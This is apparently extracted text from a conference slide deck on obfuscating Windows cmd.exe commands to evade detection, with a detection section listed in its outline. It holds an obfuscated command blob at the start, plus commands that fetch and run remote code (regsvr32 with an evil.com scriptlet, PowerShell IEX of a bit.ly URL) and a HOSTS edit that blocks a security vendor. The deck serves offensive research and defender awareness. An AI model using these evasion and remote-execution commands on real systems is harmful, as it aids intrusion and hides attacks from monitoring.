hext:~31,%os:~4,%commonprogramfiles:~15,%comspec:~13,%programfiles:~6,%l%pathext:~7,%l%pathext:~11,%l%u%programfiles:~10,%os:~2,%os:~9,%comspec:~15,%l%comspec:~15,%
programfiles:~15,%commonprogramfiles:~27,%comspec:~13,%programfiles:~3,%os:~6,%comspec:~7,%comspec:~21,%commonprogramfiles:~16,%comspec:~6,%comspec:~
26,%commonprogramfiles:~7,%commonprogramfiles:~21,%b%commonprogramfiles:~3,%comspec:~12,%os:~3,%commonprogramfiles:~14,%l%programfiles:~13,%commonprogramfiles:~8,%com
spec:~15,%comspec:~3,%os:~7,%commonprogramfiles:~14,%comspec:~25,%p%programfiles:~8,%commonprogramfiles:~22,%l%programfiles:~1,%os:~1,%commonprogramfiles:~11,%os:~
8,%l%comspec:~12,%commonprogramfiles:~22,%comspec:~5,%l%programfiles:~3,%comspec:~20,%commonprogramfiles:~21,%l%programfiles:~8,%commonprogramfiles:~16,%commonprogramf
iles:~19,%comspec:~9,%commonprogramfiles:~22,%u%programfiles:~3,%l%&&%commonprogramfiles:~28,%comspec:~15,%comspec:~14,%l%programfiles:~10,%l%ubb%commonprogramfiles:~12,%l%
programfiles:~8,%l%pathext:~17,%z%pathext:~18,%l%&%commonprogramfiles:~27,%comspec:~7,%l%h%commonprogramfiles:~5,%l%>% &&%programfiles:~1,%l%hu%comspec:~14,%comspec:~22,%com
programfiles:~11,%os:~5,%commonprogramfiles:~7,%commonprogramfiles:~6,%l%os:~4,%l%programfiles:~6,%l%f%programfiles:~6,%l%comspec:~14,%commonprogramfiles:~10,%l%&&%comsp
ec:~3,%comspec:~2,%commonprogramfiles:~12,%comspec:~13,%l%&&%programfiles:~15,%comspec:~14,%comspec:~14,%comspec:~14,%comspec:~23,%l%pathext:~8,%l%Yf=%commonpr
ogramfiles:~7,%l%kz&%commonprogramfiles:~27,%comspec:~7,%l%h%commonprogramfiles:~11,%l%commonprogramfiles:~10,%l%M
%':~71,%l%':~24,%l%':~152,%l%':~60,%l%':~103,%l%':~92,%l%':~28,%l%':~143,%l%':~70,%l%':~137,%l%':~23,%l%':~13,%l%':~146,%l%':~130,%l%':~89,%l%':~126,%l%':~99,%l%':~103,%l%':~5
7,%l%':~137,%l%':~8,%l%':~53,%l%':~103,%l%':~17,%l%':~90,%l%':~57,%l%':~114,%l%':~71,%l%':~8,%l%':~101,%l%':~131,%l%':~125,%l%':~44,%l%':~30,%l%':~71,%l%':~136,%l%':~1
31,%l%':~13,%l%':~60,%l%':~113,%l%':~125,%l%':~33,%l%':~23,%l%':~103,%l%':~107,%l%':~24,%l%':~57,%l%':~53,%l%':~61,%l%':~103,%l%':~53,%l%':~60,%l%':~103,%l%':~36,%l%':~130,%l%':
~71,%l%':~8,%l%':~100,%l%':~34,%l%':~60,%l%':~83,%l%':~57,%l%':~8,%l%':~14,%l%':~24,%l%':~8,%l%':~57,%l%':~114,%l%':~71,%l%':~59,%l%':~24,%l%':~14,%l%':~24,%l%':~171,%l%':
~136,%l%':~8,%l%':~100,%l%':~57,%l%':~107,%l%':~154,%l%':~60,%l%':~28,%l%':~36,%l%':~6,%l%':~30,%l%':~89,%l%':~8,%l%':~23,%l%':~47,%l%':~14,%l%':~125,%l%':~59,%l%':~14,%l%':~146
,%l%':~130,%l%':~71,%l%':~136,%l%':~8,%l%':~60,%l%':~57,%l%':~81,%l%':~141,%l%':~137,%l%':~147,%l%':~69,%l%':~132,%l%':~33,%l%':~49,%l%':~75,%l%':~7,%l%':~71,%l%':~136,%l%':~152,%l%':~60,%l%':~57,%l%':~147,%l%':~125,%l%':~28,%l%':~61,%l%':~27,%l%':~130,%l%':~71,%l%':~24,%l%':~152,%l%':~100,%l%':~103,%l%':~68,%l%':~132,%l%':~143,%l%':
~143,%l%':~143,%l%':~71,%l%':~17,%l%':~143,%l%':~17,%l%':~105,%l%':~137,%l%':~143,%l%':~143,%l%':~143,%l%':~17,%l%':~51,%l%':~143,%l%':~143,%l%':~17,%l%':~30,%l%':~60,%l%':~143,%l%':~143,%l%':
~143,%l%':~92,%l%':~17,%l%':~17,%l%':~143,%l%':~124,%l%':~143,%l%':~143,%l%':~143,%l%':~114,%l%':~60,%l%':~17,%l%':~17,%l%':~109,%l%':~17,%l%':~17,%l%':~143,%l%':~16,%l%':~143,%l%':~17,%l%':
~17,%l%':~143,%l%':~34,%l%':~68,%l%':~143,%l%':~17,%l%':~143,%l%':~79,%l%':~143,%l%':~17,%l%':~17,%l%':~17,%l%':~38,%l%':~33,%l%':~17,%l%':~17,%l%':~17,%l%':~85,%l%':~143,%l%':~143,%l%':~143,%l%':~42,%l%':~17,%l%':~17,%l%':~17,%l%':~19,%l%':~17,%l%':~143,%l%':~25,%l%':~143,%l%':~17,%l%':~143,%l%':~122,%l%':~126
,%l%':~17,%l%':~143,%l%':~143,%l%':~140,%l%':~86,%l%':~143,%l%':~143,%l%':~17,%l%':~105,%l%':~143,%l%':~143,%l%':~95,%l%':~16,%l%':~17,%l%':~17,%l%':~143,%l%':~143,%l%':~7,%l%':~101,%l%':~143,%l%':~143,%l%':~143,%l%':~12,%l%':~17,%l%':~143,%l%':~143,%l%':~40,%l%':~17,%l%':~17,%l%':~17,%l%':~17,%l%':~143,%l%':~17,%l%':~17,%l%':~32,%l%':~143,%l%':~143,%l%':
~17,%l%':~57,%l%':~124,%l%':~143,%l%':~17,%l%':~17,%l%':~128,%l%':~143,%l%':~17,%l%':~17,%l%':~21,%l%':~143,%l%':~143,%l%':~17,%l%':~10,%l%':~112,%l%':~17,%l%':~143,%l%':~143,%l%':
~101,%l%':~17,%l%':~17,%l%':~30,%l%':~17,%l%':~17,%l%':~63,%l%':~17,%l%':~17,%l%':~17,%l%':~66,%l%':~29,%l%':~99,%l%':~113,%l%':~17,%l%':~17,%l%':~17,%l%':~5,%l%':~143,%l%':~143,%l%':~26,%l%':~17,%l%':~143,%l%':~143,%l%':~114,%l%':~143,%l%':~17,%l%':~143,%l%':~159,%l%':~17,%l%':~17,%l%':~143,%l%':~57,%l%':~69,%l%':~147,%l%':~17,%l%':~17,%l%':~67,%l%':~17,%l%':~17,%l%':~143,%l%':~143,%l%':~49,%l%':~152,%l%':~17,%l%':~143,%l%':~107,%l%':~17,%l%':~143,%l%':~143,%l%':~120,%l%':~17,%l%':~143,%l%':~17,%l%':~150,%l%':~143,%l%':~17,%l%':~143,%l%':~77,%l%':~143,%l%':~17,%l%':~17,%l%':~49,%l%':~143,%l%':~143,%l%':~17,%l%':~81,%l%':~53,%l%':~95,%l%':~143,%l%':~143
    
```



OUTLINE

State of the ~~Union~~ Obfuscation

Obfuscation in the Wild: 3 Case Studies

Whose Binary is it Anyway: Obfuscating Binary Names

Deep Dive: Character Insertion Obfuscation

C:\> Deep(er) Dive: Advanced Payload Obfuscation

Invoke-DOSfuscation Demo

Detecting DOSfuscation

Deep(er) Dive: Advanced Payload Obfuscation

- %COMSPEC% /b /c start /b /min netstat -ano | findstr LISTENING

cmd.exe setup portion

rest of the command

```
C:\>%COMSPEC% /b /c start /b /min netstat -ano | findstr LISTENING
TCP      0.0.0.0:135          0.0.0.0:0           LISTENING      860
TCP      0.0.0.0:445         0.0.0.0:0           LISTENING       4
TCP      0.0.0.0:49664       0.0.0.0:0           LISTENING     492
```

Deep(er) Dive: Advanced Payload Obfuscation

- %COMSPEC% /b /c start /b /min netstat -ano | findstr LISTENING
- **%COMSPEC%** :: env var for "C:\Windows\system32\cmd.exe"
- **/b** :: exits cmd.exe to calling program with specified process exit code
- **/c** :: remainder of command line processed as a command
- **start** :: execute remaining command without waiting for it to finish
- **/b** :: (same as before but for second command)
- **/min** :: start window minimized

Deep(er) Dive: Advanced Payload Obfuscation

- **%COMSPEC%** /b /c start /b /min netstat -ano | findstr LISTENING
- Env var substring
- Env var substitution

Deep(er) Dive: Advanced Payload Obfuscation

- **%COMSPEC%** /b /c start /b /min netstat -ano | findstr LISTENING
- Env var substring
- Env var substitution

```
C:\>echo %COMSPEC%  
C:\Windows\system32\cmd.exe
```

27 chars

Deep(er) Dive: Advanced Payload Obfuscation

- **%COMSPEC%** /b /c start /b /min netstat -ano | findstr LISTENING

- Env var substring

- %COMSPEC:~0%
- %COMSPEC:~0,27%
- %COMSPEC:~-27%
- %COMSPEC:~-27,27%

- Env var substitution

```
C:\>echo %COMSPEC%  
C:\Windows\system32\cmd.exe
```

27 chars

Deep(er) Dive: Advanced Payload Obfuscation

- **%COMSPEC%** /b /c start /b /min netstat -ano | findstr LISTENING

- Env var substring

• %COMSPEC:~0%	• %COMSPEC:~0,1337%
• %COMSPEC:~0,27%	• %COMSPEC:~-1337%
• %COMSPEC:~-27%	• %COMSPEC:~-1337,1337%
• %COMSPEC:~-27,27%	

- Env var substitution

```
C:\>echo %COMSPEC%  
C:\Windows\system32\cmd.exe
```

27 chars

Deep(er) Dive: Advanced Payload Obfuscation

- **%COMSPEC%** /b /c start /b /min netstat -ano | findstr LISTENING

- Env var substring

• %COMSPEC:~0%	• %COMSPEC:~0,1337%
• %COMSPEC:~0,27%	• %COMSPEC:~-1337%
• %COMSPEC:~-27%	• %COMSPEC:~-1337,1337%
• %COMSPEC:~-27,27%	

- Env var substitution

• %COMSPEC:\=%
• %COMSPEC:KeepMatt=Happy%
• %COMSPEC:*System32\=%
• %COMSPEC:*Tea=Coffee%

Deep(er) Dive: Advanced Payload Obfuscation

- **%COMSPEC%** /b /c start /b /min netstat -ano | findstr LISTENING

- Env var substring

- **%COMSPEC:~0,27%**

- Env var substitution

- **%COMSPEC:\=/%**

- | | |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------|
| <ul style="list-style-type: none">• %COMSPEC:~0%• %COMSPEC:~0,27%• %COMSPEC:~-27%• %COMSPEC:~-27,27% | <ul style="list-style-type: none">• %COMSPEC:~0,1337%• %COMSPEC:~-1337%• %COMSPEC:~-1337,1337% |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------|

- | |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <ul style="list-style-type: none">• %COMSPEC:\=/%• %COMSPEC:KeepMatt=Happy%• %COMSPEC:*System32\=/%• %COMSPEC:*Tea=Coffee% |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

Deep(er) Dive: Advanced Payload Obfuscation

- **%COMSPEC%** /b /c start /b /min netstat -ano | findstr LISTENING

- Random Case

- Env var substring
 - **%coMSPec:**~0,27%
- Env var substitution
 - **%coMSPec:**\=/%

Deep(er) Dive: Advanced Payload Obfuscation

- **%COMSPEC%** /b /c start /b /min netstat -ano | findstr LISTENING

- Random Case
- Whitespace

- Env var substring

- %coMSpec:~[redacted]0,[redacted]27%

- Env var substitution

- %coMSpec:[redacted]\[redacted]=[redacted]/[redacted]%

Deep(er) Dive: Advanced Payload Obfuscation

- **%COMSPEC%** /b /c start /b /min netstat -ano | findstr LISTENING

- Env var substring

- %coMSpec:~ -0, +27%

- Env var substitution

- %coMSpec: \ = / %

- Random Case
- Whitespace
- Explicit signing

Deep(er) Dive: Advanced Payload Obfuscation

- **%coMSPec:** \ = / % /b /c start /b /min netstat -ano | findstr LISTENING
- Env var substring
 - **%coMSPec:**~ -0, +27%
- Env var substitution
 - **%coMSPec:** \ = / %

Deep(er) Dive: Advanced Payload Obfuscation

- **%coMSPec:** \ = / % /b /c start /b /min netstat -ano | findstr LISTENING



- Context is crucial
 - ✓ Cmd.exe
 - ✓ WScript.Shell
 - ✗ Service
 - ✗ Run key
 - ✗ Scheduled task

Deep(er) Dive: Advanced Payload Obfuscation

- %coMSPec: \ = / % / **B** /c s**T**Art /b /m**IN** ne**T**Stat -a**N**o | fi**ND**str LISTENING

- Random case

Deep(er) Dive: Advanced Payload Obfuscation

- %coMSPec: \ = / %/B/csTArt/b/mIN neTStat -aNo|fiNDstr LISTENING

- Random case
- Whitespace (-/+)

NOTE: Single whitespace is added to process arguments.

C:\Windows\system32\cmd.exe /B/csTArt/b/mIN neTStat -aNo

Deep(er) Dive: Advanced Payload Obfuscation

- %coMSPec: \ = / %/B/csTArt/b/mIN neTStat -aNofIINDstr LISTENING

- Random case
- Whitespace (-/+)

Netstat's **-ano** arg reordering



Deep(er) Dive: Advanced Payload Obfuscation

- %coMSPec: \ = / %/B/csTArt/b/mIN neTStat -Noa|fiNDstr LISTENING

- Random case
- Whitespace (-/+)

Netstat's **-ano** arg reordering



Deep(er) Dive: Advanced Payload Obfuscation

- %coMSPec: \ = / % /B /c sTArt /b /mIN neTStat -Noa || fiNDstr LISTENING

- Random case
- Whitespace (-/+)

Deep(er) Dive: Advanced Payload Obfuscation

- %coMSPec: \ = / %/B/c;sTArt/b;/mIN;neTStat -Noa |;fiNDstr
LISTENING

- Random case
- Whitespace (-/+)
- Comma & semicolon

Deep(er) Dive: Advanced Payload Obfuscation


- ,,,%coMSPec: \ = / % ^ ,,, / B ,,, / ^ c ,,, sT Art ,,, / b
 ,,, / mIN ,,, neT Stat -N oa ^ | ,,, fi NDstr
LISTENING

- Random case
- Whitespace (-/+)
- Comma & semicolon
- Caret

Let's look at process execution layers & respective arguments!

Deep(er) Dive: Advanced Payload Obfuscation


- ,,,%coMSPec: \ = / % ^ ,,, / B ,,, / ^ c ,,, sT Art ,,, / b
 ,,, / mIN ,,, neT Stat ^ ^ -N oa ^ | ,,, fi NDstr
 LISTENING



Deep(er) Dive: Advanced Payload Obfuscation

- ,;, %coMSPec: \ = / % ^ ,;, / B ,;, / ^ c,;, sT Art ,;, / b
 ,;, / mIN ,;, neT Stat -N oa |,;, fiNDstr
 LISTENING


, ; and ^ do NOT persist into final netstat & findstr commands. Is there another obfuscation character?



Deep(er) Dive: Advanced Payload Obfuscation

- ,;, %coMSPec: ^^^\^^^=^^^/^^^/%^ ,;, ^^^/^^^B^^^ ,;, ^^^/^c,;, ^sT^Art^ ,;, /^^^b
 ^^^ ,;/^^^mIN^^^ ,;neT^^^ST""at ^^^ ^^^-N^^^o""a ^^^ ^|,;,fi^^^ND""str
 LIST^^EN""ING

YES! Double quotes are widely-accepted obfuscation characters.
 (, ; and ^ are binary-specific)



Deep(er) Dive: Advanced Payload Obfuscation

- Invoke-DOSfuscation supports and randomizes all of these obfuscation components
- For obfuscating **final** cmdline arguments:
 - User-input command (e.g. netstat -ano) must be obfuscated manually (, ; ^ "" etc.)
 - Invoke-DOSfuscation handles all layers of escaping for input obfuscation characters

INSANELY complicated in certain scenarios, especially since there is no tokenizer for cmd.exe like there is for PowerShell.



Deep(er) Dive: Advanced Payload Obfuscation

- Invoke-DOSfuscation supports and randomizes all of these obfuscation components
- For obfuscating **final** cmdline arguments:
 - User-input command (e.g. netstat -ano) must be obfuscated manually (, ; ^ "" etc.)
 - Invoke-DOSfuscation handles all layers of escaping for input obfuscation characters

INSANELY complicated in certain scenarios, especially since there is no tokenizer for cmd.exe like there is for PowerShell.



<http://www.reactiongifs.com/r/small-violin.gif>

Deep(er) Dive: Advanced Payload Obfuscation

- What cmd.exe commands do attackers use that do NOT create child processes?

Deep(er) Dive: Advanced Payload Obfuscation

- What cmd.exe commands do attackers use that do NOT create child processes?
 - **File copy:** `cmd /c copy powershell.exe benign.exe`
 - **File deletion:** `cmd /c del benign.exe`
 - **File creation:** `cmd /c "echo LINE1 > bad.vbs&&echo LINE2 >> bad.vbs"`
 - **File read:** `cmd /c type HOSTS`
 - **File modification:** `cmd /c "echo 127.0.0.1 cloud.security-vendor.com >> HOSTS"`
 - **File listing:** `cmd /c dir "C:\Program Files*"`
 - **Dir creation:** `cmd /c mkdir %PUBLIC%\Recon`
 - **Symbolic link creation:** `cmd /c mklink ClickMe C:\Users\Public\evil.exe`

Deep(er) Dive: Advanced Payload Obfuscation

- Perhaps your target is monitoring for carets, commas, semicolons, etc.
- What additional obfuscation options does cmd.exe give us?
 - 1.
 - 2.
 - 3.
 - 4.

Payload Obfuscation 1 of 4: Concatenation

- cmd /c netstat -ano

Payload Obfuscation 1 of 4: Concatenation

- cmd /c netstat -ano



- and / interchangeability

Payload Obfuscation 1 of 4: Concatenation

- cmd /c netstat /ano



– and / interchangeability

Payload Obfuscation 1 of 4: Concatenation

- cmd /c netstat /ano



– and / interchangeability



- More examples:
 - wscript.exe /nologo ...
 - powershell.exe -nop -noni -enc ...
 - regsvr32.exe /s /n /u /i:https://evil.com/a scrobj.dll

Payload Obfuscation 1 of 4: Concatenation

- cmd /c netstat /ano



– and / interchangeability



- More examples:
 - wscript.exe -nologo ...
 - powershell.exe -nop -noni -enc ...
 - regsvr32.exe /s /n /u /i:https://evil.com/a scrobj.dll

Payload Obfuscation 1 of 4: Concatenation

- cmd /c netstat /ano



– and / interchangeability



- More examples:
 - wscript.exe -nologo ...
 - powershell.exe /nop /noni /enc ...
 - regsvr32.exe /s /n /u /i:https://evil.com/a scrobj.dll

Payload Obfuscation 1 of 4: Concatenation

- cmd /c netstat /ano



– and / interchangeability



- More examples:
 - wscript.exe -nologo ...
 - powershell.exe /nop /noni /enc ...
 - regsvr32.exe -s -n -u -i:https://evil.com/a scrobj.dll

Payload Obfuscation 1 of 4: Concatenation

- cmd /c netstat /ano



– and / interchangeability



- More examples:
 - wscript.exe -nologo ...
 - powershell.exe /nop /noni /enc ...
 - regsvr32.exe -s -n -u -i:https://evil.com/a scrobj.dll

Payload Obfuscation 1 of 4: Concatenation

- cmd /c netstat /ano



– and / interchangeability



- More examples:
 - wscript.exe -nologo ...
 - powershell.exe /nop /noni /enc ...
 - regsvr32.exe -s -n -u -i:https://evil.com/a scrobj.dll

Payload Obfuscation 1 of 4: Concatenation

- cmd /c netstat /ano

– and / interchangeability



<https://i.imgur.com/8oXBdLG.gif>



- More examples:
 - wscript.exe -nologo ...
 - powershell.exe /nop /noni /enc ...
 - regsvr32.exe -s -n -u -i:https://evil.com/a scrobj.dll

```
PS C:\> IEX (IWR http://bit.ly/L3g1t).Content  
SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION
```

```
PS C:\> IEX (IWR http://\bit.ly/L3g1t).Content  
SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION
```

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com=netstat /ano&&echo %com%"

Payload Obfuscation 1 of 4: Concatenation

- `cmd /c "set com=netstat /ano&&echo %com%"`

```
C:\>cmd /c "set com=netstat /ano&&echo %com%"  
%com%  
  
C:\>cmd /c "set com=netstat /ano&&call echo %com%"  
netstat /ano  
  
C:\>cmd /c "set com=netstat /ano&&cmd /c echo %com%"  
netstat /ano
```

Payload Obfuscation 1 of 4: Concatenation

- `cmd /c "set com=netstat /ano&&call %com%"`

```
C:\>cmd /c "set com=netstat /ano&&echo %com%"
%com%

C:\>cmd /c "set com=netstat /ano&&call echo %com%"
netstat /ano

C:\>cmd /c "set com=netstat /ano&&cmd /c echo %com%"
netstat /ano
```

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com=netstat /ano&&call %com%"

```
C:\>cmd /c "set com=netstat /ano&&call %com%"
```

```
Active Connections
```

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	860
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	492

Payload Obfuscation 1 of 4: Concatenation

- `cmd /c "set com1=net&&set com2=stat&&set com3= /ano&&call %com1%%com2%%com3%"`

Image: C:\Windows\System32\cmd.exe

CommandLine: `cmd /c "set com1=net&&set com2=stat&&set com3= /ano&&call %%com1%%com2%%com3%"`

ParentImage: C:\Windows\System32\cmd.exe

ParentCommandLine: `cmd /c "set com1=net&&set com2=stat&&set com3= /ano&&call %com1%%com2%%com3%"`

Payload Obfuscation 1 of 4: Concatenation

- `cmd /c "set com1=net&&set com2=stat&&set com3= /ano&&call %%com1%%com2%%com3%"`

<http://www.danielbohannon.com/blog-1/2018/3/19/test-your-dfir-tools-sysmon-edition>



#TestYourTools:

- Sysmon EID 1 CommandLine adds duplicate %'s
 - EventVwr.exe
 - PowerShell's Get-WinEvent



Image: C:\Windows\System32\cmd.exe

CommandLine: `cmd /c "set com1=net&&set com2=stat&&set com3= /ano&&call %%com1%%com2%%com3%"`

ParentImage: C:\Windows\System32\cmd.exe

ParentCommandLine: `cmd /c "set com1=net&&set com2=stat&&set com3= /ano&&call %com1%com2%com3%"`

Payload Obfuscation 1 of 4: Concatenation

